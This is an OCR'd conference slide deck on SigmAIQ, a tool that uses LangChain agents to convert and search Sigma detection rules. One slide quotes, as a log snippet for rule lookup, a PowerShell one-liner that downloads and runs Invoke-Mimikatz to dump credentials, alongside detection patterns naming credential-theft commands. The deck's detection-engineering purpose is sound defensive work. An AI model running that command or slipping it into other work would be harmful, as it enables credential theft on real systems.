ATTACKIQ

SigmAIQ

Bridging Advanced LLM Support with Sigma Rules for Next-Gen Cyber Defense

Stephen Lincoln

Twelfth EU MITRE ATT&CK® Community Workshop

2024-05-17

README

ATTACKIQ

Stephen Lincoln

- Sr. Security Engineer – AttackIQ since Nov. 2021
- 12+ years exp. in security field
- Background in chemical engineering, computation bio
- Exp. in both red + blue teaming
  - Currently purple teaming!
- SIEM, Detection Engineering, IR, appsec, etc.


Contact Info

- Email
  - stephen.lincoln@attackiq.com
- Discord
  - slincoln-aiq (SigmaHQ Community)
  - https://discord.gg/27r98bMv6c
- LinkedIn:
  - https://www.linkedin.com/in/stephen-lincoln-52109065/
- Github
  - https://github.com/slincoln-aiq

pySigma: Converting Rules to Queries

ATTACKIQ


- Python library to parse Sigma Rules and convert them into SIEM/Security product queries
  - https://github.com/SigmaHQ/pySigma
- Python core libraries maintained by SigmaHQ
- Translation libraries, known as "pipelines" and "backends", maintained by community members
- Backends produce queries, pipelines handle field/value conversions, other logic



SigmAIQ: How it started…

ATTACKIQ

- AIQ platform uses opensource pySigma wrapper we maintain called SigmAIQ
  - https://github.com/AttackIQ/SigmAIQ
- Why SigmAIQ?
  - Installs all pipeline/backend libraries
  - Ease-of-use functionality/utils, minimal setup/code required
  - Easily create and implement custom field mappings for your SIEM/security product
  - AI/LLM support



SigmAIQ: How it going…


ATTACKIQ

- Sigma is a generic signature ***language,*** so let's use large ***language*** models to do some interesting things with Sigma Rules...
- Added AI/LLM feature to SigmAIQ in November 2023
- Uses another Python library called *langchain* to create Sigma based bots/agents and add LLM functionality
  - https://python.langchain.com
- https://github.com/AttackIQ/SigmAIQ/tree/master/sigmaiq/llm
- Main use cases
  - Rule Conversion
  - Rule Lookup
  - Rule Creation

But first, a langchain agent & tool primer!

ATTACKIQ

- “The core idea of agents is to use a language model to choose a sequence of actions to take. In chains, a sequence of actions is hardcoded (in code). In agents, a language model is used as a reasoning engine to determine which actions to take and in which order.”
- Agent selects tool, processes output from tool
- Agent can use processed output as input to another tool, or output to user
- Tools must have input schema, ***description of the tool!***




Sigma Conversion Tool

- Allow agent to call conversion code from SigmAIQ wrapper
- Provide agent valid backend, pipeline, output format combinations already defined in SigmAIQ
- “Use this tool to translate or convert a Sigma rule into a query for a specific backend. The input must be a Sigma Rule, which can be provided as a YAML string or dict object…”
  - Descriptions are important!
  - Perhaps there’s a theme to this…
- Agent formats user question into correct input args for SigmAIQ wrapper, calls conversion function, receives converted rule query


Conversion Tool Flowchart

ATTACKIQ



Conversion Tool Flowchart

ATTACKIQ



Conversion Tool Example

ATTACKIQ

- **QUESTION**:
  Translate the following Sigma rule to a Splunk query using the ‘splunk_cim_dm’ pipeline

```
title: whoami Command
description: Detects a basic whoami commandline execution
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
            - CommandLine|contains: ‘whoami.exe’
    condition: selection1
```

- **ANSWER**:
  The translated Splunk query using the ‘splunk_cim_dm’ pipeline for the given Sigma rule is:
  ```
  Processes.process=“*whoami*”
  ```

Conversion Tool Example


ATTACKIQ

```
QUESTION:
 Translate the following Sigma rule to a Splunk query using the 'splunk_cim_dm' pipeline:


title: whoami Command
description: Detects a basic whoami commandline execution
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
        - CommandLine|contains: 'whoami.exe'
    condition: selection1


ANSWER:

The translated Splunk query using the 'splunk_cim_dm' pipeline for the given Sigma rule is:

```
Processes.process="*whoami.exe*"
```
```

Sigma Rule Vector DB + Searching

ATTACKIQ

- SigmAIQ uses langchain + FAISS to create & store vector embeddings for each Sigma Rule in the latest Sigma release package
- Can be used for searching for similar Sigma Rules based on a user's question
  - IOCs, log snippets, MITRE ATT&CK Tactics/Techniques
- Similarity search used to return top matching rules, LLM to perform final filtering



Source: https://www.graft.com/blog/top-open-source-vector-databases

Sigma Search Tool Example – MITRE ATT&CK

ATTACKIQ

- **QUESTION**:
  Find a Sigma Rule that detects MITRE ATT&CK Technique T1197: BITS Job on a Windows machine.
- **ANSWER**:

```
title: BITS Transfer Job Download From Direct IP
id: 90f138c1-f578-4ac3-8c49-eecfd847c8b7
description: Detects a BITS transfer job downloading file(s) from a direct IP address.
author: Nasreddine Bencherchali (Nextron Systems)
logsource:
    product: windows
    service: bits-client
detection:
    selection:
        EventID: 16403 …
```

Sigma Search Tool Example – MITRE ATT&CK

ATTACKIQ

QUESTION:
Find a Sigma Rule that detects MITRE ATT&CK Technique T1197: BITS Job on a Windows machine.

ANSWER:

I have found a Sigma Rule that detects MITRE ATT&CK Technique T1197: BITS Job on a Windows machine. Here is the YAML representation of the rule:

```yaml
title: BITS Transfer Job Download From Direct IP
id: 90f138c1-f578-4ac3-8c49-eecfd847c8b7
related:
    - id: 99c840f2-2012-46fd-9141-c761987550ef
      type: similar
status: test
description: Detects a BITS transfer job downloading file(s) from a direct IP address.
references:
    - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
    - https://isc.sans.edu/diary/22264
    - https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/
    - https://blog.talosintelligence.com/breaking-the-silence-recent-truebot-activity/
author: Nasreddine Bencherchali (Nextron Systems)
date: 2023/01/11
modified: 2023/03/27
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
logsource:
    product: windows
    service: bits-client
detection:
    selection:
        EventID: 16403
        RemoteName|contains:
            - 'http://1'
            - 'http://2'
            - 'http://3'
```

Sigma Search Tool Example – Process Log

ATTACKIQ

- **QUESTION**:
  Find a Sigma Rule that detects the following process log snippet: IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/7a39a55f127b1aeb951b3d9d80c6dc64500cacb5/data/module_source/credentials/Invoke-Mimikatz.ps1"); $m = Invoke-Mimikatz -DumpCreds; $m”
- **ANSWER**:
  …

```
detection:
    selection_1:
        ScriptBlockText|contains|all:
            - 'DumpCreds'
            - 'DumpCerts'
    selection_2:
        ScriptBlockText|contains: 'sekurlsa::logonpasswords'
    selection_3:
        ScriptBlockText|contains|all:
            - 'crypto::certificates'
            - 'CERT_SYSTEM_STORE_LOCAL_MACHINE'
    condition: 1 of selection*
```

Sigma Search Tool Example – Process Log

ATTACKIQ

QUESTION:

Find a Sigma Rule that detects the following process log snippet: IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empir

ANSWER:

Based on your query, a relevant Sigma Rule that detects the behavior described in the process log snippet has been found.

